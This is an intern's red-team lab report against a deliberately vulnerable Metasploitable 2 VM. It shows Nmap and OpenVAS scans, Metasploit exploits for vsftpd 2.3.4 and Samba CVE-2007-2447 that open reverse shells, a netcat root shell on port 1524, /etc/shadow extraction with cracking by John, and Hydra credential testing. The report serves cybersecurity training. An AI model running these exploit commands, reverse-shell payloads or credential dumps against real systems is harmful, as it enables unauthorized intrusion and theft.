[TASK 06 — LIVE LAB EVIDENCE]

RED TEAMING

Real Screenshots · Live Exploitation · Metasploitable 2

Intern	Pretam
Organization	CyArt Tech LLP
Task	Task 06 — Red Teaming
Date	March 23, 2026
Target IP	192.168.30.129 (Metasploitable 2 — VMware)
Attacker IP	192.168.30.128 (Kali Linux)
Root Shells	3 obtained — port 1524 · vsftpd · Samba
Hashes Cracked	service:service via John + rockyou.txt
OpenVAS	12 Critical · 10 High · 40 Medium
Malware	EICAR — Threat Score 100/100 — 67+ AV detections

All screenshots in this report captured live — March 2026

Task 1 — Network Scanning (Nmap)

Command run against Metasploitable 2 (192.168.30.129) from Kali Linux (192.168.30.128). Full service version and NSE script scan:

```
nmap -sC -sV 192.168.30.129
```

```
┌──(pretam㉿kali)-[~]
└─$ nmap -sC -sV 192.168.30.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 12:35 +0530
Nmap scan report for 192.168.30.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
Bug in ngcinfo: no string output.
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.30.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
| End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/c
ountryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 21
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, Supports
Compression, LongColumnFlag
|   Status: Autocommit
|_  Salt: G?w<CQ8NC9_;PPdQ"M_AB
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/c
ountryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:C2:67:AF (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-03-23T05:59-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.31 seconds
```

Screenshot 1 — nmap -sC -sV 192.168.30.129 | 23 open ports discovered | vsftpd 2.3.4, Samba 3.0.20, Apache 2.2.8 identified

Key findings from scan: 23 open ports including vsftpd 2.3.4 (backdoor), Samba 3.0.20 (RCE), open root shell on port 1524, anonymous FTP login allowed, SMB message signing disabled, UnrealIRCd 3.2.8.1 (backdoor), and Metasploitable root shell identified by Nmap's NSE scripts.

Task 3 — Exploitation (Metasploit)

3.1 vsftpd 2.3.4 Backdoor — Session Opened

Metasploit module exploit/unix/ftp/vsftpd_234_backdoor executed. The ':)' username triggers a root shell on port 6200. Meterpreter session established:

```
use exploit/unix/ftp/vsftpd_234_backdoor | set RHOSTS 192.168.30.129 | run
```

```
┌──(pretam㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.30.129
RHOSTS => 192.168.30.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.30.128
LHOST => 192.168.30.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.30.128:4444
[+] 192.168.30.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.30.128:4444 -> 192.168.30.129:55829) at 2026-03-23 12:39:07 +0530

meterpreter >
```

Screenshot 2 — vsftpd backdoor spawned | Meterpreter session 1 opened | 192.168.30.128:4444 → 192.168.30.129

3.2 Meterpreter — Root Access Confirmed

Inside the Meterpreter session, getuid and sysinfo confirm full root access on the target:

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Screenshot 3 — Server username: root | OS: Ubuntu 8.04 | metasploitable.localdomain

3.3 Samba usermap_script RCE — CVE-2007-2447

Samba 3.0.20 username map script injection. Username field passed unsanitized to /bin/sh. Reverse netcat shell obtained:

```
use exploit/multi/samba/usermap_script | set PAYLOAD cmd/unix/reverse_netcat | run
```


```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.30.129
RHOSTS => 192.168.30.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.30.128
LHOST => 192.168.30.128
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.30.128:4444
[*] Command shell session 2 opened (192.168.30.128:4444 -> 192.168.30.129:41837) at 2026-03-23 12:41:22 +0530

id
uid=0(root) gid=0(root)
```

Screenshot 4 — Command shell session 2 opened | id → uid=0(root) gid=0(root)

3.4 Port 1524 — Open Root Shell (Ingreslock Backdoor)

Nmap identified port 1524 as 'Metasploitable root shell'. Direct Netcat connection gives immediate root access — no exploit needed:

```
nc 192.168.30.129 1524
```




Screenshot 5 — nc 192.168.30.129 1524 | uid=0(root) gid=0(root) groups=0(root) | whoami → root

Task 4 — Post-Exploitation & Credential Cracking

After obtaining root shell via port 1524, /etc/shadow was read to extract all password hashes. Hashes saved locally and cracked offline using John the Ripper with rockyou.txt (14 million passwords):

Account	Hash (MD5-crypt 1)	Status
root	1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.	Not in rockyou
msfadmin	1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/	Not in rockyou
service	1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//	CRACKED → service
user	1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0	Not in rockyou
postgres	1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/	Not in rockyou



Screenshot 6 — John the Ripper | service:service cracked | 1 password hash cracked, 4 left

Result: service:service cracked in 2 minutes 58 seconds at 78,832 passwords/sec. 1 (MD5-crypt) is extremely weak — modern systems use 6 (SHA-512). The other 4 accounts use passwords outside rockyou.txt top entries but would fall to rule-based attacks.

Task 6 — Password Security

6.1 Hydra Online Brute Force Attack


Hydra used to confirm FTP credentials against Metasploitable 2. Test with admin:password123 failed (0 valid). Test with msfadmin:msfadmin succeeded:

```
┌──(pretam㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin ftp://192.168.30.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-23 12:45:07
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.30.129:21/
[21][ftp] host: 192.168.30.129   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-23 12:45:08
```

Screenshot 7 — Hydra | [21][ftp] host: 192.168.30.129 login: msfadmin password: msfadmin | 1 valid password found

6.2 KeePassXC Secure Password Vault

KeePassXC database created with 5 lab accounts. Each password generated using the built-in generator: 18 characters, A-Z, a-z, 0-9, special characters, Extended ASCII. Password Quality: Excellent, Entropy: 182.25 bit per entry.




Screenshot 8 — KeePassXC vault | 5 entries: lab-ftp-user, lab-mysql-root, lab-smb-user, lab-ssh-user, lab-web-admin | All 18-char generated passwords

Task 5 — Malware Analysis (EICAR + VirusTotal + Hybrid Analysis)

EICAR standard antivirus test file created on Kali and uploaded to VirusTotal and Hybrid Analysis for detection analysis:


```
echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > ~/test.eicar
```

5.1 VirusTotal Results — 67+ AV Engines



Screenshot 9 — VirusTotal | EICAR detected by 67+ engines | Kaspersky, Microsoft, Avast, BitDefender, ClamAV, Cynet (99), SentinelOne all flagged

5.2 Hybrid Analysis — CrowdStrike Falcon Sandbox




Screenshot 10 — Hybrid Analysis | Threat Score: 100/100 | AV Detection: 69% | Labeled: EICAR | No network/file/registry activity (inert file)

Key learning: CrowdStrike Falcon (behavioural EDR) showed Undetected on VirusTotal because EICAR performs no malicious actions at runtime. Signature-based engines detected it instantly. This explains why real malware uses obfuscation — to break signature matches while still being functionally malicious.

Task 2 — Vulnerability Scanning (OpenVAS)

OpenVAS GVM Full and Fast scan executed against 192.168.30.129. Scan duration: 37 minutes (13:03 UTC to 13:40 UTC). 634 checks performed, 68 results above QoD 70% threshold.

2.1 OpenVAS Dashboard — Scan Results Overview



Screenshot 11 — OpenVAS dashboard | Metasploitable2 Scan | CVSS 10.0 Critical | 12 Critical · 10 High · 40 Medium

2.2 Vulnerability Severity by Port

1 - 19 of 19

Port	Hosts	Severity
80/tcp	1	10.0 (Critical)
1524/tcp	1	10.0 (Critical)
513/tcp	1	10.0 (Critical)
512/tcp	1	10.0 (Critical)
8787/tcp	1	10.0 (Critical)
3306/tcp	1	9.8 (Critical)
8009/tcp	1	9.8 (Critical)
3632/tcp	1	9.3 (Critical)
5900/tcp	1	9.0 (Critical)
5432/tcp	1	9.0 (Critical)
6697/tcp	1	8.1 (High)
21/tcp	1	7.5 (High)
514/tcp	1	7.5 (High)

Screenshot 12 — OpenVAS port severity list | Port 80/1524/512/513/8787 = CVSS 10.0 | Port 3632 (DistCC CVE-2004-2687) = CVSS 9.3 | Port 21 (vsftpd) = CVSS 7.5

2.3 Full Report — Done

Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help

Filter

Report: Fri, Mar 20, 2026 1:03 PM Coordinated Universal Time — Done

ID: da6f58cf-4666-4903-b29b-79869a92edea
Created: Fri, Mar 20, 2026 1:03 PM Coordinated Universal Time
Modified: Fri, Mar 20, 2026 1:40 PM Coordinated Universal Time
Owner: admin

Information | Results (68 of 634) | Hosts (1 of 1) | Ports (19 of 23) | Applications (20 of 20) | Operating Systems (1 of 1) | CVEs (35 of 35) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0)

1 - 68 of 68

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS P
Operating System (OS) End of Life (EOL) Detection	10.0 (Critical)	80 %	192.168.30.129		general/tcp	N/A	N/

Screenshot 13 — OpenVAS full report | Status: Done | 68 results | 35 CVEs | 19 ports | 1 host scanned

Port	CVE	Vulnerability	CVSS
1524/tcp	—	Possible Backdoor: Ingreslock (open root shell)	10.0
general/tcp	—	Ubuntu 8.04 End of Life — no patches since 2013	10.0
512/tcp	CVE-1999-0618	rexec service — unauthenticated remote execution	10.0
80/tcp	CVE-2008-5305	TWiki RCE — command execution	10.0
80/tcp	CVE-2012-1823	PHP CGI RCE — CISA Known Exploited	9.8
8787/tcp	—	Distributed Ruby (dRuby) RCE	10.0
8009/tcp	—	Apache Tomcat AJP connector	9.8
3632/tcp	CVE-2004-2687	DistCC Remote Code Execution	9.3
5432/tcp	—	PostgreSQL default credentials	9.0
5900/tcp	—	VNC brute force login	9.0
6697/tcp	—	UnrealIRCd 3.2.8.1 backdoor	8.1
21/tcp	—	vsftpd 2.3.4 anonymous + backdoor version	7.5

MITRE ATT&CK Mapping

Technique ID	Name	Tactic	Evidence
T1595.002	Vulnerability Scanning	Reconnaissance	Nmap -sC -sV — 23 ports identified
T1190	Exploit Public-Facing App	Initial Access	vsftpd Meterpreter session — Screenshot 2/3
T1059.004	Unix Shell	Execution	uid=0(root) confirmed — Screenshots 4/5
T1003.008	/etc/shadow dump	Credential Access	5 MD5 hashes extracted from root shell
T1110.002	Password Cracking	Credential Access	John cracked service:service — Screenshot 6
T1110.001	Password Guessing	Credential Access	Hydra msfadmin:msfadmin — Screenshot 7
T1021.002	SMB Lateral Movement	Lateral Movement	Samba CVE-2007-2447 — Screenshot 4
T1053.005	Scheduled Task	Persistence	schtasks PersistDemo — Windows VM
T1057	Process Discovery	Discovery	ps aux — Meterpreter + shell
T1083	File/Dir Discovery	Discovery	/etc/passwd, /root explored

Conclusion

This engagement demonstrates a complete Red Team kill chain against Metasploitable 2 — from Nmap reconnaissance through to three separate root shells via different attack vectors, offline password cracking, vulnerability scanning with OpenVAS (12 Critical CVEs confirmed), and malware behavior analysis. All findings are backed by live screenshots captured during actual lab execution on March 23, 2026.

The target represents a worst-case security posture: 18-year-old EOL OS, multiple backdoored services, default credentials, world-writable system files, and no firewall filtering. Every Critical finding identified by OpenVAS was directly exploitable as demonstrated.

Report prepared by Pretam — CyArt Tech LLP Cybersecurity Internship — Task 06
All exploitation performed in isolated VMware lab — zero production system impact
Date: March 23, 2026